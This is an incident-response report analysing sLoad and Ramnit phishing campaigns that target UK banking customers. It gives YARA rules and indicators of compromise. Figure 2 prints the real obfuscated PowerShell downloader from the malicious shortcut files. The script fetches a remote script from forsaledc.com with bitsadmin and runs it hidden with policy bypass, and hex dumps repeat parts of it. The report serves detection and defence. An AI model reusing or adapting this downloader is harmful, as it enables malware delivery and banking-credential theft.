Report

SECURITY & INFORMATION SYSTEMS - November 2018

A Campaign Analysis of sLoad and Ramnit: Where Does Breached Data Go?

Leonardo UK's ARCHANGEL Cyber Incident Response Team (CIRT) have observed threat actors maximising the utility of data stolen from successful attacks to launch campaigns against other targets. This article reviews a recent example of how breached data was used by a threat actor to craft targeted attacks against an organisation under the ARCHANGEL Protective Monitoring Service.

Background

Over the summer of 2018, the CIRT began tracking a phishing campaign that abused the functionality of shell link files (LNK), also known as shortcut files, to distribute sLoad script-based malware and the Ramnit banking Trojan. The phishing emails mimicked order delivery notifications, a common phishing lure. To make the phishing emails more convincing the attackers used the target's full name and address. This personal data was likely obtained from freely available public sources.

In late September the CIRT observed a surge in sLoad and Ramnit activity (Figure 1). The interesting detail here is that this wave of activity coincided with a data breach notification from a hosting provider of a third-party supplier used by the customer. It is very likely that the data obtained from that breach was being used in campaigns against other targets, including the customer.





Figure 1 - sLoad campaign activity, June to October 2018



```
Â"æô¡.ÄC±ÄÑ.¸\.ˆÓGåÚ©væ.œS.Ô.GøsÂ"æô¡.ÄC±ÄÑ.¸\.ˆÓGåÚ©væ
.œS.Ô.Gøs.....;$ag91ohvoSweWW26j=$env:appdata; $FS1I3vi
Q0fTKZls9B='cmd'; $qPVqICOuQrd062= -join ((65..90) + (9
7..122) | Get-Random -Count 14 | % {[char]$_}); $BbZSHo
LdCI9EPt='feolasina18';.; $jHu2L01B1AuMAPeK=(Get-WmiObj
ect Win32_ComputerSystemProduct).UUID; $BbZSHoLdCI9EPt=
'feolasina18';.; $6yh6EjA43ywxxjDxIdiG='hidden'; $tpJYs
uYN5ZoAL = $ag91ohvoSweWW26j+'\'+$jHu2L01B1AuMAPeK; $h=
$tpJYsuYN5ZoAL+'\d'; $p2='ps://';$BbZSHoLdCI9EPt='feola
sina18';.; If(!(test-path $tpJYsuYN5ZoAL)){ New-Item -I
temType Directory -Force -path $tpJYsuYN5ZoAL;};$BbZSHo
LdCI9EPt='feolasina18';.; $p1='htt'; $BbZSHoLdCI9EPt='f
eolasina18';.; $Yq0IRQDhzg64='/C echo 1 > '+$h+'  & bit
s'+'a'+'dm'+'in /wrap /transfer feolasina18 /do'+'wnl'+
'oad /priority FOREGROUND "'+$p1+''+$p2+'forsaledc.com/
forly/salom" '+$tpJYsuYN5ZoAL+'\'+$qPVqICOuQrd062+'.ps1
 & del '+$h+' & exit';$BbZSHoLdCI9EPt='feolasina18';.;
start-process -wINdowsTyLe $6yh6EjA43ywxxjDxIdiG $FS1I3
viQ0fTKZls9B $Yq0IRQDhzg64;$BbZSHoLdCI9EPt='feolasina18
';.; $e=1;$BbZSHoLdCI9EPt='feolasina18';.; Start-Sleep
-s 6;$BbZSHoLdCI9EPt='feolasina18';.; $p2='powe';$BbZSH
oLdCI9EPt='feolasina18';.; while($e -eq 1){If(test-path
 $h){Start-Sleep -s 3}else{$e=2}};$BbZSHoLdCI9EPt='feol
asina18';.; $p1='ell';$BbZSHoLdCI9EPt='feolasina18';.;
$Yq0IRQDhzg64='/C '+$p2+'rsh'+$p1+' -nop -ep bypass -Fi
le '+$tpJYsuYN5ZoAL+'\'+$qPVqICOuQrd062+'.ps1 & exit';$
BbZSHoLdCI9EPt='feolasina18';.; start-process -wINdowsT
yLe $6yh6EjA43ywxxjDxIdiG $FS1I3viQ0fTKZls9B $Yq0IRQDhz
g64; $BbZSHoLdCI9EPt='feolasina18';
```

Figure 2 - PowerShell script embedded in shell link file

Campaign

The phishing emails elicited the target to click a hyperlink that downloads a ZIP archive hosted on a compromised website. The ZIP archive contained the first stage of sLoad malware in the form of a malicious shell link file and two or three image files.

The shell link files used in this campaign were interesting in that they contained an embedded PowerShell script that immediately followed the 'TerminalBlock' in the 'ExtraData' section of the file (Figure 2). The shell link file specification describes how the 'ExtraData' section normally occurs at the end of the file structure, so any data appended after this section should be treated with suspicion.[1]

When opened a PowerShell command runs and searches for the embedded script. Earlier in the campaign the CIRT observed that the script was first saved to disk and then run, but in recent samples the script is run directly in memory using the 'Invoke-Expression' method.

Shell Link File Analysis





Figure 3 – sLoad shared resource relationship network

Shell link files are a rich source of metadata and can provide interesting insights into an attacker's infrastructure. In samples analysed since June 2018, the shell link files were created on a single computer with the hostname 'pc' and MAC address '08:d4:0c:47:f8:73'. This threat actor has been publically known since October 2017 for similar attacks using shell link files.

Each shell link file was unique since the variable names used in the embedded PowerShell script were randomly generated. A relationship, however, between the samples was identified in that all of the ZIP files contained JPEG images that were common between the samples. Figure 3 is a network analysis of 260 sLoad samples that visualises the relationships between the samples and images that they share. The samples (orange) are clustered around two sets of shared images (blue) which suggests that the ZIP files were generated using the same toolkit and likely originate from the same threat actor.



```
ticket-019876690378985.lnk
0000 0830: 6E 61 31 38 27 3B 0A 3B  20 24 41 65 61 69 66 6D  na18';.;  $Aeaifm
0000 0840: 58 79 75 6A 45 61 3D 27  2F 43 20 65 63 68 6F 20  XyujEa=' /C echo
0000 0850: 31 20 3E 20 27 2B 24 68  2B 27 20 20 26 20 62 69  1 > '+$h +'  & bi
0000 0860: 74 73 27 2B 27 61 27 2B  27 64 6D 27 2B 27 69 6E  ts'+'a'+ 'dm'+'in
0000 0870: 20 2F 77 72 61 70 20 2F  74 72 61 6E 73 66 65 72   /wrap / transfer
0000 0880: 20 66 65 6F 6C 61 73 69  6E 61 31 38 20 2F 64 6F   feolasi na18 /do
0000 0890: 27 2B 27 77 6E 6C 27 2B  27 6F 61 64 20 2F 70 72  '+'wnl'+ 'oad /pr
0000 08A0: 69 6F 72 69 74 79 20 46  4F 52 45 47 52 4F 55 4E  iority F OREGROUN
0000 08B0: 44 20 22 27 2B 24 70 31  2B 27 27 2B 24 70 32 2B  D "'+$p1 +''+$p2+

ticket-06P0483853385852.lnk
0000 0830: 6E 61 31 38 27 3B 0A 3B  20 24 42 4A 42 78 45 58  na18';.;  $BJBxEX
0000 0840: 47 69 57 4F 42 32 3D 27  2F 43 20 65 63 68 6F 20  GiWOB2=' /C echo
0000 0850: 31 20 3E 20 27 2B 24 68  2B 27 20 20 26 20 62 69  1 > '+$h +'  & bi
0000 0860: 74 73 27 2B 27 61 27 2B  27 64 6D 27 2B 27 69 6E  ts'+'a'+ 'dm'+'in
0000 0870: 20 2F 77 72 61 70 20 2F  74 72 61 6E 73 66 65 72   /wrap / transfer
0000 0880: 20 66 65 6F 6C 61 73 69  6E 61 31 38 20 2F 64 6F   feolasi na18 /do
0000 0890: 27 2B 27 77 6E 6C 27 2B  27 6F 61 64 20 2F 70 72  '+'wnl'+ 'oad /pr
0000 08A0: 69 6F 72 69 74 79 20 46  4F 52 45 47 52 4F 55 4E  iority F OREGROUN
0000 08B0: 44 20 22 27 2B 24 70 31  2B 27 27 2B 24 70 32 2B  D "'+$p1 +''+$p2+
```

Figure 4 – Unique variable names in embedded script

As is common in malware campaigns the malware was delivered in multiple stages. The first stage malware seen in this campaign was the sLoad downloader script which is used to download the main sLoad payload and establish persistence on the infected host by creating two scheduled tasks. The second stage malware was sLoad, a type of PowerShell and VBScript malware that performs host and network reconnaissance and is able to download other malicious payloads.

A Deeper Look at sLoad and Ramnit

We can gain an understanding of the motivations of the threat actor by looking at the functionality of the malware. sLoad searches the DNS cache of the infected host for UK home and business banking domains that have been visited. The malware achieves this by searching for a list of strings against the output of the command 'ipconfig /displaydns':

- nwolb.com
- bankline
- bankofscotland.co.uk
- secure.lloydsbank.co.uk
- secure.halifax-online.co.uk
- hsbc.co.uk
- rbsdigital.com
- barclays.co.uk
- onlinebusiness.lloydsbank
- tsb.co.uk
- retail.santander.co.uk
- business.santander.co.uk
- onlinebanking.nationwide.co.uk

The malware also tests if Microsoft Outlook is installed and enumerates information about the infected host including its hostname, UUID, running processes, network shares and by taking screenshots. Finally all of this information is uploaded to servers controlled by the attacker using BITSAdmin, a genuine Windows file transfer tool.

In September 2018, the CIRT identified an interesting modification to the code of sLoad. In an attempt to slow down analysis of the malware, a function was added that stops the malware from running if analysis tools are being used on the infected host.

The third stage malware distributed was Ramnit, a popular banking Trojan that steals sensitive data from web browsers such as banking credentials, to facilitate fraudulent financial transactions. An encoded version of Ramnit is downloaded from a compromised website then decoded using the Microsoft tool 'CertUtil.exe' and run. To maintain persistence Ramnit creates two randomly named scheduled tasks.

The Trojan uses a slightly modified version of the PowerShell Empire script 'Invoke-ReflectivePEInjection.ps1' to load a malicious DLL into the memory of legitimate Windows processes.[2] The malware developers did not take the trouble of removing comments from the script that document how to use it.

The malware will select one of the programs from the following table, run and then inject a malicious DLL into it.

File Path	Name
%PROGRAMFILES%\Windows Mail\wab.exe	Windows Contacts
%PROGRAMFILES%\Windows Mail\wabmig.exe	Microsoft Contacts Import Tool
%PROGRAMFILES%\Windows Media Player\wmplayer.exe	Windows Media Player
%PROGRAMFILES%\Windows NT\Accessories\wordpad.exe	Wordpad
%PROGRAMFILES%\Windows Photo Viewer\ImagingDevices.exe	Scanners and Cameras

The injected DLL begins to intercept data from popular web browsers, including Internet Explorer, Google Chrome, Mozilla Firefox and Opera. The processes that have been injected with the malicious DLL are easily identifiable because they are created as child processes of 'WmiPrvSE.exe' (WMI Provider Host), which does not occur in legitimate program use.

Ramnit initially connects to search engines 'info[.]com' and 'baidu[.]com' to test for Internet connectivity. For command and control the Trojan connects to domains according to a domain generation algorithm (DGA). All of the domains use a country code top-level domain (ccTLD) of .eu.

Response

Leonardo UK CIRT's intelligence-led incident response service gave the customer peace of mind by confirming no breach had occurred. Measures were implemented to protect the customer before the surge in campaign activity occurred because the tactics, techniques and procedures (TTPs) used by this threat actor were already well understood. The YARA rules and indicators of compromise (IOCs) used to detect and defend against this threat are provided in this report.

References

1. https://msdn.microsoft.com/en-us/library/dd871305.aspx
2. https://github.com/PowerShellMafia/PowerSploit/blob/master/CodeExecution/Invoke-ReflectivePEInjection.ps1

Author

Alex Holland is an incident response and malware specialist in the Leonardo UK Cyber Incident Response Team (CIRT).

YARA Rules

```
rule sLoad_Stage1_ZIP
{
        meta:
                description = "sLoad - Stage 1 (ZIP)“
                author = "Leonardo UK CIRT"
                reference = “sLoad campaign analysis”
                hash = "71a39433c92ff5bae31841929820f2f7"

        strings:
                $s1 = /\.lnk/ wide ascii nocase
                $s2 = /image\w{1,50}\.jpg/ wide ascii nocase
                $s3 = /image\w{1,50}\.png/ wide ascii nocase

        condition:
                uint32(0) == 0x04034B50 and filesize < 150KB and $s1 and any of ($s2,$s3)
}
```

```
rule sLoad_Stage1_LNK
{
        meta:
                description = "sLoad - Stage 1 (LNK)"
                author = "Leonardo UK CIRT"
                reference = “sLoad campaign analysis”
                hash = "c2b2c7fcf8fb52b50a71becb55886e86"

        strings:
                $s1 = { 70 63 00 00 00 00 00 00 00 00 00 00 00 00 00 }
                $s2 = "powershell" ascii wide nocase
                $s3 = "iex" fullword wide nocase
                $s4 = { 00 00 00 00 0A 3B 24 69 }

        condition:
                uint32(0) == 0x0000004C and filesize < 10KB and (2 of ($s*))
}
```

Indicators of Compromise

MD5	2e1e2dc1649c533ac45b596895f28d5e	kjmfnbtu.txt
MD5	4b75ee1526556d5c3b85403e440ace10	oqqhtnck.vbs
MD5	4e32867347b8c63d9ba69bafd921ea76	rptxlvip.ps1
MD5	78a992a6708e3d0376398c734671a3d1	Thinktank.cab
MD5	dfad02a18c03254f0049fc5e8a036d48	vellication.dll
MD5	c286112558ff006d0c3818e7c46b61d9	
Scheduled Task	AppRunLog	
Scheduled Task	AppLog0	
Scheduled Task	OneDrive Standalone Restart	
Scheduled Task	OneDrive Standalone Update Task v3 sLoad	
URL	http://robinmaddox[.]com/update/readme2.txt	
Domain	sciencefictionforgirls[.]com	
Domain	relkur[.]eu	
Domain	balkher[.]eu	
Domain	perecwarrior[.]eu	
Domain	cookingwithtim[.]com	
Domain	playdecision[.]com	
Domain	lapweol[.]me	
Domain	qasarer[.]eu	
Domain	collegeunderwear[.]com	
Domain	xabueraar[.]eu	
Domain	laeapl[.]eu	
Domain	leasghler[.]eu	
Domain	discountukhotels[.]com	